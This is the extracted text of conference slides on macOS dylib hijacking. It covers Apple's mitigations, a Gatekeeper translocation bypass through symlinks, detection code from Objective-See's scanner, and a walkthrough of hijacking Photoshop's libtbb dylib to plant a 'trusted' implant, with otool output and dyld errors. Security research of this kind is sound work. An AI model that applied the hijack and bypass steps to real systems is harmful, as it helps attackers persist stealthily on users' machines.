
  18. Local Mitigations "library validation" via the Hardened Runtime in 2018

    Apple listens!? 🤯 a suggestion (2016) even if an app is vulnerable to a dylib hijack macOS will no longer load the hijacker's dylib! Library Validation, all loaded dylibs must be: Signed with app's team ID or Signed by Apple (e.g. system library)

  19. Local Mitigations TCC/Gatekeeper improvements "What's New in Privacy" (WWDC 2022)

    local attacker ...attempting app subversion (hijack?) vulnerable app so now, even privileged (local) attackers cannot modify app bundles! "Gatekeeper will validate the integrity of all notarized apps on first launch ...additionally, Gatekeeper will attempt to block unauthorized tampering attempts alerting the user" -Brandon Dalton

  20. TAKEAWAYS "dylib hijacking" on macOS was a massive security issue

    ! But Apple responded ...quickly & resoundingly : Notarization Translocation Library Validation App Protection (TCC/GK checks) ...RIP dylib hijacking

  21. Bypassing Translocation ...by symlinking to the application's binary not translocated

    ! disk image symlink + hidden bundle + external (?) app is *not* translocated If the user clicks the app, it gets translocated prior to launch ...but if the user clicks a symlink to the app's binary, it's not!?

  22. Local Hijacks ...first, how to find "vulnerable" apps % otool

    -l <some binary> ... "run path" dependency is vulnerable? Load command 14 cmd LC_LOAD_DYLIB cmdsize 56 name @rpath/<some>.dylib hijack, by planting dylib in primary directory! multiple "run paths" Load command 104 cmd LC_RPATH cmdsize 32 path @executable_path Load command 105 cmd LC_RPATH cmdsize 32 path @loader_path Load command 106 cmd LC_RPATH cmdsize 48 path @executable_path/../Frameworks Is 3rd-party program Has 'rpath' dependency Has multiple LC_RPATH dirs. Dependency found in secondary dir. No hardened runtime (or 'library validation' disabled) Recall that, the loader searches each run path (LC_RPATH) directory and loads the first dylib it finds that matches the dependency's name!

  23. Local Hijacks via Objective-See's "Dylib Hijack Scanner" 01 02 03

    04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 //scan all LC_LOAD_DYLIBS for(NSString* loadDylib in binary.parserInstance.binaryInfo[KEY_LC_LOAD_DYLIBS]) { //skip dylibs that are imported normally (e.g. without '@rpath') if(YES != [loadDylib hasPrefix:RUN_SEARCH_PATH]) { continue; } //grab first run path directory firstRPathDirectory = [binary.parserInstance.binaryInfo[KEY_LC_RPATHS] firstObject]; //"resolve" dylib path using run path absoluteDylib = [firstRPathDirectory stringByAppendingPathComponent: [loadDylib substringFromIndex:"@rpath".length]]; //is candidate // not found, not in dyld cache, not SIP'd etc if(YES == [self isCandidate:absoluteDylib]) { //"VULNERABILITY" DETECTED! // dylib isn't found in first run-path search directory! } ... vulnerable application detection

  24. Hijacking Photoshop (libtbb.12.6.dylib) ...to craft a stealthy 'trusted' implant! %

    otool -l "Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026" ... a "run-path" dependency Load command 14 cmd LC_LOAD_DYLIB cmdsize 56 name @rpath/libtbb.12.6.dylib Load command 104 cmd LC_RPATH cmdsize 32 path @executable_path ... Load command 106 cmd LC_RPATH cmdsize 48 path @executable_path/../Frameworks multiple "run-paths" malicious libtbb.12.6.dylib legit libtbb.12.6.dylib Disabled lib. validation Contents/MacOS Frameworks/ Since the libtbb.12.6.dylib exists in a secondary location and Photoshop has disabled library validation, can we hijack it!?

  25. Crafting a Compatible Hijacker version # must match, and exports

    must be taken care of! % open "Adobe Photoshop 2026.app" dyld: Library not loaded: @rpath/libtbb.12.6.dylib Referenced from: "Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026” Reason: Incompatible library version: Adobe Photoshop 2026.app requires version 1.0.0 or later, but libtbb.12.6.dylib provides version 0.0.0 Trace/BPT trap: 5 % open "Adobe Photoshop 2026.app” dyld: Symbol not found: '_TBB_runtime_version' Referenced from: "Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026" Expected in: "Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026/libtbb.12.6.dylib” Trace/BPT trap: 5 The hijacker library must match in name, version, but also provide the expected exports, otherwise the loader will throw an exception
